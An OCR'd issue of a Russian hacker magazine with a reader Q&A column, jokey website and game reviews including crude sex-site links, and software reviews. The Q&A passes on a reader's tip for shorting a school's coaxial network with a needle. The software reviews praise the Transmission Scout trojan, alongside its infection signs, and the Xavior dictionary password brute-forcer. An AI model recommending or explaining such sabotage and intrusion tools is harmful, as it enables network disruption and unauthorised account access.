Представь себе кваку, ты можешь свернуть налево по лабиринту или направо, и так на каждом повороте (пока тебя не пришили). Вот и получается дерево переходов. Есть еще дерево поведения бота – и то, на котором в раю яблочки росли. Словом, все деревянное. А на Паскале обработка деревьев такой гимор, что можно свихнуться.


Графику медленнее, чем на ТП, себе трудно представить. Так что найди себе занятие повеселее, типа Java, C++, Asm. А то придется до старости РАССКАЗЫВАТЬ всем, какой ты крутой programmer.

## Где достать Blue Box?


В одном из прошлых номеров я уже рассказывал про эту пресловутую коробку, которая работает как АнтиАОН. И все сразу резко захотели ее откуда-то скачать. Во-первых, необходимы голосовые функции модема. Для каждой модели модема такая прога пишется отдельно. Во-вторых, чтобы эту прогу настроить, нужно хорошо разбираться в телефонии. А если ты хорошо в ней разбираешься, то написать самому не проблема.







Но самое главное, что нет таких АнтиАОНов, которые срабатывали бы на 100%. Это значит, что если ты захочешь звонить бесплатно в Америку за чужой счет или хачить сбербанк, то тебя все равно поймают.


Если ты хочешь подружек пугать, то тебе вполне хватит обычного телефона с АнтиАОН. Ну а если ты ищешь приключений на свою задницу, то лучше начни с изучения принципов телефонии, а не с закачки левых прог с инета.



## Что меняет смена прошивки у модема?





У меня есть один старый друг Леха-модем (LM). Недавно мы решили изменить ему прошивку. Конечно, он сопротивлялся и повис на 80-ти процентах закачки микропрограммы. Пришлось ехать с ним в сервис центр им. Склифосовского (Склиф). Там опытный специалист объяснил нам, что швейная машинка для этого совсем не годится.....


Не уверен, что твой модем переносит перепрошивку лучше чем наш. По идее новая микропрограмма должна наделить твоего питомца новыми полезными свойствами (определение номера и прочая ерунда), которыми ты все равно пользоваться не будешь. Совсем не обязательно, что в новой версии разработчики улучшат протоколы. Если это все-таки произойдет, то связь может заметно улучшиться. Но не за счет скорости, а за счет меньшего кол-ва повторов. Модем может даже прочнее сидеть на линии. Часто разработчики хвалятся, что отловили ошибки в микропрограмме, но они обычно забывают о том, что насажали новых.



## Что провайдер может сделать хакеру?

Кроме как поцеловать в божественную хакерскую задницу, максимум – расторгнуть договор о предоставлении услуг. Это случается, только если на тебя поступают жалобы других клиентов. Но тот, кого ты обидел, может обратиться в прокуратуру, и только оттуда, в ходе расследования, провайдера попросят выдать разную служебную инфу. А она поможет обвинить тебя в компьютерном мошенничестве.


Но обычно клиенты не знают, что с этими делами нужно идти в милицию, и обращаются к провайдеру, которому это все обычно до глубокой...



## Как сделать цифровой тестер мультиметр и осциллограф из компа?


Самый простой способ – купить приставку (Dandy), которая стоит сейчас от 150 баксов. Некоторые цифровые осциллографы также могут работать как приставка (Sega). Низкочастотный осциллограф можно сделать из звуковой карты (Fucking Sounds). Можешь спаять сам на основе какой-нибудь микросхемы АЦП (Аналогово Цифровой Преобразователь), про это много книг написано. Но все эти устройства будут низкочастотными. 15 MHz – это максимум для приставки (Kenga). Профессиональный цифровой осциллограф стоит несколько десятков тысяч долларов. Да он тебе и не нужен.

Компьютер умеет запоминать сигнал, поэтому с его помощью можно расшифровывать шифросигнал. А шифросигнал частотой обычно не выше 10Mhz. Отделить его от высокой несущей частоты можно и без компа.




## Когда моя мама включает утюг, мой комп перезагружается.

Это еще нормально, мой перезагружался при каждом включении холодильника. А у одного приятеля такое происходило, когда звонили в дверь или вскипал электрический чайник. Все дело в скачках напряжения. Поставь сетевой стабилизатор, и все будет нормально. Кстати, такие скачки вредны для железа.




## Могут ли обладатели сайта узнать мой IP и где я нахожусь, когда загружаю их сайт (страну, город и т.п.)?

Обладатели смогут много узнать о тебе: что ты ел на обед, размер твоих трусов, твое разрешение экрана, твою страну, город, провайдера и номер его телефона, количество волос на твоей голове. Для этого даже крутым не надо быть, есть счетчики, которые сами выдают всю эту информацию. Дело в том, что по IP известен город и провайдер, а все остальное делают Java scripts. IP ты можешь изменить через анонимный прокси, а скрипты отключить в браузере.



## Почему все время отстают часы?

Потому что у твоего CMOS'а села батарейка. Такая круглая, блестящая, на плате вставленная. На современных платах используются литиевые таблетки, которые служат ~ 5 лет. Бывает, что коварный производитель мамки ставит колеса от какой-нибудь левой фирмы, и часы отстают. Кажется, что батарейка в норме, но нагрузки она не держит. Так что тебе нужно купить таблетку известной фирмы.



## Док, вы рассказывали про удаление царапин с CD пастой и щеткой, но у меня ничего не получилось.

Вообще-то от царапин в самый раз годится зеленка. Я действительно рассказывал о полировке поверхности КД зубной пастой, а лучше порошком. Но о зубной щетке я ничего не говорил, это тебе приснилось. Пасту нужно наносить мягкой тряпочкой. Еще их можно мыть с мылом. Есть даже специальные фирменные полировочные наборы. Так можно убрать микроцарапины, а не следы от стамески. И кто тебе сказал, что это поможет при криво записанном КД?



## Как уронить локалку в школе?

Некий злобный чел (Navigator), явно подрастающий шпион, поведал мне секрет спецслужб. Если сеть на коаксиальном кабеле, то в этот кабель нужно воткнуть иголку и откусить ее остаток кусачками. Так кабель просто закоротит. Дешево и сердито. Но если бы я поймал засранца, который это сделал, я бы ему голову оторвал! Да, если еще у кого идеи в этом роде – жду.

# WWW

M.J.Ash
(m.j.ash@xaker.ru)

## Он и Она!

http://oniona.newmail.ru


Помнишь, как грустно поется в одной песне: "И молода-а-а-я не узна-а-ет, какой у парня был конец...". Вспомнил? Хорошо! А теперь вытри скупые мужские слезы и иди на сайт "Он и Она". Там более опытные товарищи быстренько научат тебя, как сделать так, чтобы песня, написанная про твой конец, звучала совершенно иначе. Подзаголовок этого сайта скромно гласит: "Курс молодого бойца". Этот "курс" включает в себя следующие предметы: "Знакомство на улице"; эксклюзивный спецкурс, доступный только на этом веб-сайте — "Как кадрить по телефону"; подборка практических материалов на тему "Не спи, когда девушки дают тебе знать, что они — не против"; а также, специально по просьбам людей, переживших лоботомию, в программу добавлен "Ласкательно-обзывательный словарь". Правда, пользоваться этим словарем, если твой мозг не был существенно уменьшен скальпелем хирурга, я бы не рекомендовал. Не хватало еще брякнуть своей подруге в минуту экстаза: "Жопка моя", — слишком уж велик риск получить "производственную травму"...





## rotten dot com

http://www.rotten.com

Или это я с возрастом становлюсь более консервативным, или эти ребята как-то не так представляют себе "Fuck of the month". Лично мне почему-то кажется, что делать ЭТО в противогазе или с помощью теннисной ракетки несколько неудобно. Впрочем, у каждого свои взгляды на жизнь. Кто-то собирает фотографии красоток из Плейбоя, а кто-то всяческие извращения и отчеты о вскрытиях. Нормальному человеку на этом сайте делать нечего. Разве что посмотреть на обкурившуюся марихуаной крысу или на уже ставшую классической фотографию "Viva Fidel!". Хотя... Сторонникам запрещения абортов наверняка стоит посетить раздел "Abominable infants" и обновить там свою библиотеку изображений. Хватит уже тиражировать белокурых младенцев с ясными голубыми глазами, сколько можно! Ну а кроме того, всем недовольным габаритами своего мужского достоинства будет поучительно взглянуть на материалы, собранные в разделе "Testicle. We've got the biggest balls of them all!", и лично убедиться в том, что большой размер — это не всегда хорошо...






## Sulabh International Museum of Toilets

http://www.sulabhtoiletmuseum.org

Знакомься, официальный сайт "Музея Туалетов"! И нечего ржать! Такой музей и в самом деле существует, находится где-то в Индии и создан с самыми благими намереньями! Ну, сам подумай, вдруг студентам захочется глубже окунуться в исторические тенденции развития сортиростроения? А тут как раз такой подходящий музей. Или вот, например, потомственным производителям сантехники внезапно приспичит узнать о проектах, материалах и технологиях, применявшихся их дедами при создании аналогичного оборудования? Куда им, бедным, тогда обратиться? То-то же. А если говорить конкретно о сайте этого в высшей степени элитарного учреждения, то он выполнен на высшем уровне. Доступны многочисленные фотографии экспонатов, можно совершить познавательную экскурсию по материалам музея. Кроме того, краткая лекция об эволюции туалета пользуется неизменной популярностью у посетителей сайта. Ммм... Как же там говорится: когда первый человек, сжимая в волосатой руке листок папоротника, впервые присел под кустом...

## Corpses For Sale

http://www.distefano.com

Тебе покойничек случайно не нужен? Что значит — “А он свеженький”? Зачем тебе — “свеженький”? Что ты с ним делать-то будешь?!! Нет, я предлагаю только выдержанные, хорошо разложившиеся трупы. Какой цвет кожи, волос тебя интересует? С серыми глазами?!!! Э-э-э... Боюсь, что у наших покойников нет глаз. Сам понимаешь — время, черви... Нет, нет! Не надо отчаиваться! Если хочешь, я просверлю в голове твоего образца пару дырок и вставлю туда лампочки! Батарейки хватает на 10 тысяч часов работы. Вот подержи пока внутренности покойного, пока я запихаю ему в живот провода. Что, ты хочешь, чтобы он разговаривал и при этом двигал нижней челюстью? Хех... Трудно, но можно. Если не секрет, к чему такие старания? Девушку порадовать или препода? Тогда ясно. Мне понадобится пара дней, чтобы все это сделать. Во что ты хочешь одеть нашего красавца? В свой старый костюм с выпускного бала? Оригинально... Все это будет стоить около 150 долларов, но подарочная упаковка — бесплатно, за счет фирмы. С вами приятно иметь дело, мистер. Кстати, я сделаю так, чтобы у трупа гнулись и руки, и ноги, но учти — самостоятельно стоять он все равно не сможет. Тебе придется привязывать его чем-нибудь за шею... Да, да! И тебе тоже удачного дня!

## Первый Независимый Байкерский Сайт в России

http://www.biker.ru

Вот черт! Тут узнал, чем обычный серийный мотоцикл отличается от крутого байкерского “чоппера”, и так меня это проперло! Да если б я свой комп так “доработал”, то его имя можно было бы найти уже в следующей редакции списка суперкомпьютеров Top 500! Где-нибудь в серединке! Так что советую тебе, сходи на этот сайт и прочти от начала и до конца статью “ИСТОРИЯ ЧОППЕРОСТРОЕНИЯ. Что такое чоп и с чем его едят” — тогда тебе все сразу же станет ясно. Хе-хе... И не надо бояться страшных байкеров! Как я выяснил из “Теории и практика комфортной езды”, мы с ними почти братья! По крайней мере, когда они слезают с мотоциклов, а мы отрываемся от компов и выбираемся из своих кресел — и у нас, и у них болят мышцы, особенно те, что пониже спины! Ну что? Не удалось мне заманить тебя на этот сайт интересными статьями? Тогда придется доставать из рукава припрятанную козырную карту в виде одного очень познавательного раздела. Называется это раздел скромно — “Девка месяца”, и, можешь мне поверить, ЧИТАТЬ в этом разделе тебе ничего не придется! Хм... Я чувствую, твой модем уже запел песню “Пустите меня в Интернет”?!! Это похвально! :)




## Portal

http://tattooart.mix.ru

Ты знаешь, есть такой анекдот: в бане один мужик спрашивает другого: «Послушай, друг, скажи мне, что это за странная татуировка “00-88 A1A” у тебя на заднице»? А тот ему и отвечает: «Да это не татуировка вовсе! Это жена нажала на газ, когда я гараж открывал...». Кстати, этот же оригинальный способ нанесения изображения, причем, заметь — на ту же самую часть человеческого тела постоянно демонстрируют по MTV. Помнишь, когда один горячий финский парень спускает штаны с другого горячего финского парня, прикладывает ему к оголенному месту трафарет и... Впрочем, я что-то увлекся! А на повестке дня у нас сайт-проект “информатизации русскоязычного сообщества в области боди-модификации в целях реабилитации такого направления искусства, как татуировка”. Все ясно? Это тебе не задницей бампер целовать, тут серьезные люди заняты. Они обрушат на тебя целый ворох информации: от истории возникновения татуировки до обсуждения современных направлений и стилей, существующих в этом виде изобразительного искусства. Но это все дело второстепенное. Главное, ты зайди в раздел “Техника и медицина” и глянь, каким инструментом будут истязать твое несчастное “боди”, если ты случайно попадешь в руки татуировщика. Я уже посмотрел. Брр...

## Змеиное логово — Экстремальные воздушные змеи

http://www.skysnake.ru

Если ты думаешь, что двигаешься слишком медленно, то встань на лыжи и привяжи себя к воздушному змею. Змей желательно выбрать побольше, а экспериментальную прогулку организовать рядом с линией высоковольтной электропередачи, аэродромом, оживленной автострадой, в крайнем случае — недалеко от железной дороги. Представь себе только: ты на лыжах, воздушный змей-монстр с устрашающей силой тащит тебя за собой, а вокруг мелькают лица людей, машины, поезда и постройки жилищно-бытового характера. Ух! Просто чума! Если забыл надеть памперс перед такой поездкой — считай, что нижнее белье придется потом тщательно застирывать. Если ты выживешь, конечно. Тебе не нравятся лыжи? Так с воздушным змеем можно кататься на чем угодно. На роликах, на скейте... Или вот что! Собери своих друзей, возьми самый большой змей, который сможешь достать, привяжись к нему, дождись сильного порыва ветра и... пусть друзья тебя “запустят”. Опс! Оглянуться не успеешь, как окажешься в Африке! Некоторыми частями тела...





## VFXPro – The Daily Visual Effects Resource

http://vfxpro.com


Так, кто-то тут говорил, что спецэффекты в фильме — это не главное. Он еще что-то там плел про игру актеров, хороший сценарий и остальную ерунду... Нашли? Хорошо, дайте этому умнику по голове и положите его в тень — пусть поспит. Еще желающие получить по башке есть? Нет?!! Отлично! Тогда скажи, о чем ты думаешь, когда вываливаешься из кинотеатра на свежий воздух после просмотра очередного блокбастера? Разумеется, кроме того, что "если бы у меня был такой бицепс, как у Шварца, то любая девчонка мне бы обязательно дала"? Правильно! О том, как КРУТО это было сделано! Теперь попробуем переставить акценты. Например, так: ты хотел бы знать, КАК было сделано так круто? Хочешь? Тогда подключайся к Сети и набирай http://vfxpro.com. Там ты узнаешь, как создавались все эти монстры, звездолеты и глобальные катаклизмы. На каких машинах, какой софт при этом юзался. Нужны видеозаписи самых зрелищных спецэффектов? Легко! Интересуют новинки кинопроката? Да без проблем! О, смотрите, с нами снова наш приятель-кинокритик! Голова не болит? Что он там стонет? К-к-к-кул?!! Да, точно! Лучше, пожалуй, и не скажешь.















## Дикая пятерка XXX сайтов

### Famous Testicles



http://www.surf2sex.com/users/reload/penis/testicles.htm


Первое место. Я знал, что каждый человек по-своему неповторим, но чтоб так...

### The Society for the Recapture of Virginity

http://www.thebluedot.com/srv

В поисках утраченной девственности... Второе место — за надежду.


### Women with beards




http://www.dds.nl/~beards

Ах, это неповторимое искусство обольщения... Третье место. За извращенность.

### All nude teen stick figures






http://www.nudestickfigures.com/

Даже дистрофик может найти счастье в сексе... Четвертое место — за излишний Hardcore.

### The Fantastic ***ing CyberMonkey



http://www.playlink.com/staff/dfox/monkey.htm

Пятое место, на радость зоофилам — неутомимой обезьянке.

# WWW-РАЗВЛЕКУХИ

Александр '2poisonS' Сидоровский
2poisonS@xakep.ru

Как убить время в Сети, если от хака уже голова трещит, а от чата пальцы зудят? Как развеяться за перекачкой многометровой файлы, когда наползающие процентики уже танцуют в мутнеющих глазах “Лебединое озеро”? Надо отдохнуть, перевести дух, глотнуть свежего воздуха, не вылезая из тенет Всемирной Паутины. Кислороду мне, кислороду!!! Есть. В смысле — кислород есть. Хоть обдышись. Дешево и сердито. Просто и без напряга. Нажал линк, и через пару минут, без копания во всяком там дерьме, занял свое внимание чем-то ненавязчивым. Чем? Да играми! Простейшими играми, игрушками, игрищами и околоигровыми прогами, призванными скрасить, прости за фамильярность, твой интернетовский досуг. Причем — на халяву. Причем — не занимая тонны гигов на винте. ***Весело и альтернативно: жми на ссылку, приятель, и оттягивайся!***

## Web Kingdom

http://members.aol.com/intergames/webking.html

Клон старинной, всеми любимой игры King (или President, кому что больше нравится — все равно одно и то же). Распределяем, сколько зерна сеять, сколько в кладовые отложить, сколько на армию потратить, сколько у купцов забрать, торгуем, воюем, голодаем — или, наоборот, жируем... Строим замки, следим за моралью, ну и все такое в том же духе. Если делать в Сети нечего, то эта игрушка вполне способна убить минут 15-20 твоего времени.




По сведениям разведки, мы в кольце врагов. Это может плохо кончиться!

Так и знал!..

## How Low Can You Go?

www.uproar.com/low/

Игра с интригующим названием (“Насколько низко ты сможешь опуститься?” — звучит неплохо, верно?) и не менее интригующими правилами. Чтобы победить, тебе нужно всего-навсего назвать... самое маленькое целое положительное число, которое придет в голову. Что за черт, это же единица! Ха, приятель, считай, что ты уже победил, если... ты один окажешься таким умным. Подколка в том, что если еще хоть один игрок выберет то же число, вы оба вылетаете из розыгрыша. Например, за день до того, как я пишу эти строки, победило число 70. А вообще, за все время существования игры выигрывали числа от двойки до 130. В этом направлении и гадай, Лобачевский!

Хе, другого можно было и не ждать!

## Bored Game

www.arches.uga.edu/~duckx/theboredgame/

Пародия на многочисленные настольные Ява-игры (board games). Ходишь по клеточкам, читаешь надписи типа “Розовая клетка. На два хода ты — гей”. Или “Пропусти 257 ходов”. Или... впрочем, надо что-то оставить и тебе самому. Жалко, кончается быстро: больше двух минут тут делать нечего.

Еще один образец человеческого идиотизма. Впрочем, местами смешно...

## Magic Number

www.geocities.com/SiliconValley/2902/magic.htm

Супер игра. Просто супер! Однозначно Наш Выбор и первое место во всех хит-парадах! Смысл такой: загадываешь число, потом проводишь с ним любое количество арифметических операций, а затем компьютер угадывает изначальное число. Нет, ну до чего техника дошла! Я загадал 13 (к клаве даже не прикасался, все в уме), он мне “что вам с этим числом сделать?” Я ему: “Прибавить 3 и разделить на 2!”. Он мне: “Сколько получилось?” Я говорю — восемь! А он: “Загаданное вами число — 13!”. Чудеса, да и только!

## JavaScript Maze Maker

www.humboldt1.com/~medusa/maze.htm?25

Помнишь: в детстве, в журнале “Мурзилка” (или “Пионерская Правда”, или что там еще...) были запутанные лабиринты, где надо провести карандашом линию от входа к выходу? Веселое занятие, правда? Теперь детство кончилось, и пора переключиться на более серьезные вещи: разгадывать лабиринты будем не в “Мурзилке”, а в Интернете, и пользоваться придется не карандашом, а Ява-апплетом. Вот такие недетские игрища, приятель!

## The LightQ Oracle

www.lightq.com

Незаменимая вещь. Интерактивный предсказатель будущего. Работает по несложной схеме: ты концентрируешь свое внимание на вопросе, ответ на который хочешь узнать, а Оракул выдает тебе свои мысли по этому поводу. В большинстве случаев получается бессвязная чушь, но авторы утверждают, что с помощью интуиции можно легко понять все ответы. Попробуй сам, может, у тебя интуиция лучше развита... (Нужен VB, если ты Інтернет Експлорствуешь, или Java, если Нетшкап Нафигируешь).

M.J.Ash (m.j.ash@xakep.ru)

# Transmission Scout v 1. 2


Windows 9x
Size: 684 кб (server — 645 кб)
Freeware :)
http://transscout.notrix.de


Новый, довольно приличный троян немецкого происхождения. Огорчает только то, что его серверная часть великовата, хотелось бы раза в два поменьше. Хотя будем надеяться, что это временное явление, так как работы над совершенствованием Transmission Scout идут полным ходом. А вот интерфейс клиента меня порадовал, очень уж он простой, понятный и дружественный. Такие вещи поневоле начинаешь ценить, когда после статьи о Back Oriffice 2000 на тебя обрушивается водопад писем вроде «bo2k — это круто, но как, черт возьми, им пользоваться?».
TransScout — полнофункциональное средство удаленного управления, поэтому отмечу только то, что его сервер может посылать сообщения на мыло или на аську, когда зараженный комп получает доступ к Интернет, а его клиент в разделе FunStuffz&Musc содержит несколько эксклюзивных штучек вроде Key Lightning (когда на подчиненном компе начинают по-новогоднему мигать индикаторы Num-Capc-Scroll на клавиатуре).
О заражении этим трояном ты можешь узнать, проверив свой каталог c:\Windows. Если ты найдешь там файл kernel16.exe, а в реестре появится новый ключ HKEY LOCAL MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\kernel16, который этот файл запускает, то можешь смело биться об заклад, что кто-то планирует немного поадминистрировать твой комп без твоего ведома. Почисти свою машину, постарайся, чтобы этот «кто-то» круто обломался!:)

# Restorator v 2. 50

Windows 9x/NT4
Size: 1040 кб
Shareware
http://www.bome.com/Restorator/

Эээ… Я тут одну прикольную программку нашел, но… Чур, про нее ребятам из игровой части Х не говорить, она им точно не понравится! Дело в том, что пока они по мере сил борются с низкокачественными русификациями, кривыми локализациями и с текстами в программах, которые явно исторг из себя дядюшка Stylus, я тут рассказываю об инструменте, который позволяет дорабатывать или создавать «русские версии» многих программ кому угодно не напрягаясь вообще! Итак, прога называется Restorator, если она заглотнет файл с расширением EXE, DLL, OCX, SCR или что-нибудь в этом роде, то мало того что она покажет содержащиеся в этом файле ресурсы: вроде картинок, иконок, звуков, текстовых строк, диалогов, менюшек и анимации, но и позволит тебе тут же их отредактировать по своему усмотрению. Restorator сам запишет в прогу внесенные тобой изменения, покажет, что у тебя получилось и что самое главное: в конце работы Restorator выдаст тебе маленькую самовыполняющуюся программку, а иными словами — патч, который ты можешь широко распространить среди друзей и, в особенности, среди врагов, дабы и они устрашились твоими подвигами на ниве русификации.






# TaskInfo 2000 v 2. 01


Windows 9x/NT4/w2k
Size: 357 кб
Shareware
http://www.iarsn.com/

Винды, особенно 95/98-е, это хороший пример истинно партизанских операционных систем. Даже от своих собственных пользователей они скрываю массу полезной информации, выудить которую, без привлечения спецсредств, очень даже непросто. Но ничего, есть у нас эти самые спецсредства, мы еще посмотрим, кто кого! Например, я пользуюсь прогой TackInfo 2000, когда хочу убедиться, что диалоговое окно, появляющееся при нажатии на три волшебные клавиши Alt-Ctrl-Del, содержит только часть правды. Вот сейчас оно показывает мне, что на моей машине запущены только обычные программы, в то время как я точно знаю, и TackInfo 2000 это подтверждает, что у меня прописался троянец! TackInfo 2000 — это гибрид Task Manager-а (для получения информации о выполняющихся на машине процессах и их характеристиках, а также убиения этих самых процессов или, по крайней мере, назначения приоритетов:) и утилиты для получения различной системной информации (вроде использования памяти, файла подкачки, загруженности процессора и т.д.). Описывать полностью все возможности этой проги — занятие долгое и нудное, но ты можешь поверить мне на слово — TackInfo 2000 очень нужная в хозяйстве любого компьютерщика вещь! :)

## Xavior v 1.0 beta 5

Windows 9x
Size: 393 кб
Freeware
*http://lithiumsoft.cjb.com*


**Забыл пароль к почтовому ящику? Не беда! Xavior поможет тебе решить эту маленькую проблему! Навалившись на нужный POP3 сервер, он займется методичным перебором паролей, осуществляя так называемую "атаку по словарю". Помимо POP3 сервера Xavior можно натравить еще и на FTP-шник, веб-сайт с запароленным разделом, да и вообще на любой сервис, в котором пароль от клиента к серверу путешествует по Сети открытым текстом. Из других особенностей этой проги можно отметить то, что при обрыве соединения (а все мы под провайдерами ходим) она запоминает свое текущее состояние и в дальнейшем может продолжить "работу" с того места, где она была прервана. Трудится Xavior в многопоточном режиме, так что скорость перебора вариантов у него высока. Кроме того, прога может "работать" спрятавшись за анонимным proxy-сервером, что порой тоже бывает очень полезным… Из всего этого следует вывод – прога из тех, на которые стоит взглянуть. А вот насчет того, чтобы пытаться с ее помощью восстанавливать забытый пароль к своему почтовому ящику, так это я пошутил. И хотя на домашней страничке Xavior об этом говорится совершенно серьезно, я бы посоветовал тебе найти другое средство для лечения последствий склероза.**



## CoodRun v 1.0

Windows 9x
Size: 128 кб
Freeware
*http://www.aha.ru/~deep125*


Люблю я возиться с мелкими, но полезными утилитами. Вот возьмем, к примеру, CoodRun! Обрати внимание на скриншот, видишь иконку на Панели задач рядом с часами? На ней сейчас изображена пасть cd-rom-а и маленький компакт-диск. Компакт прозрачный — это говорит о том, что сейчас в моем сидюке ничего нет. А вот если бы там лежал компакт — иконка была бы другой. Вот я вставляю компакт, который CoodRun еще не видела. Тут же возникает стандартная менюшка. Выбираю Свойства и во вкладке События отмечаю, как CoodRun должна поступить, если этот диск ей встретится снова. Настраиваю Автозапуск для каждого конкретного диска, привязываю к нему произвольную иконку… Если нужно, чтобы при заглатывании этого CD появлялось контекстное меню, то во вкладке Меню для CD я задаю, КАК оно должно выглядеть… Твои диски будут читаться и без этой настройки, просто когда какой-нибудь зацарапанный приятель раз за разом будет демонстрировать тебе окошко "Установка Windows NT" и злобно музицировать при этом, то ты сам полезешь в Свойства/События, дабы научить мерзавца хорошим манерам…
З.Ы.: А еще CoodRun может проверить, хорошо ли твой CD читается.



## MantaDB v 1.0

Windows 9x/NT4
Size: 322 кб
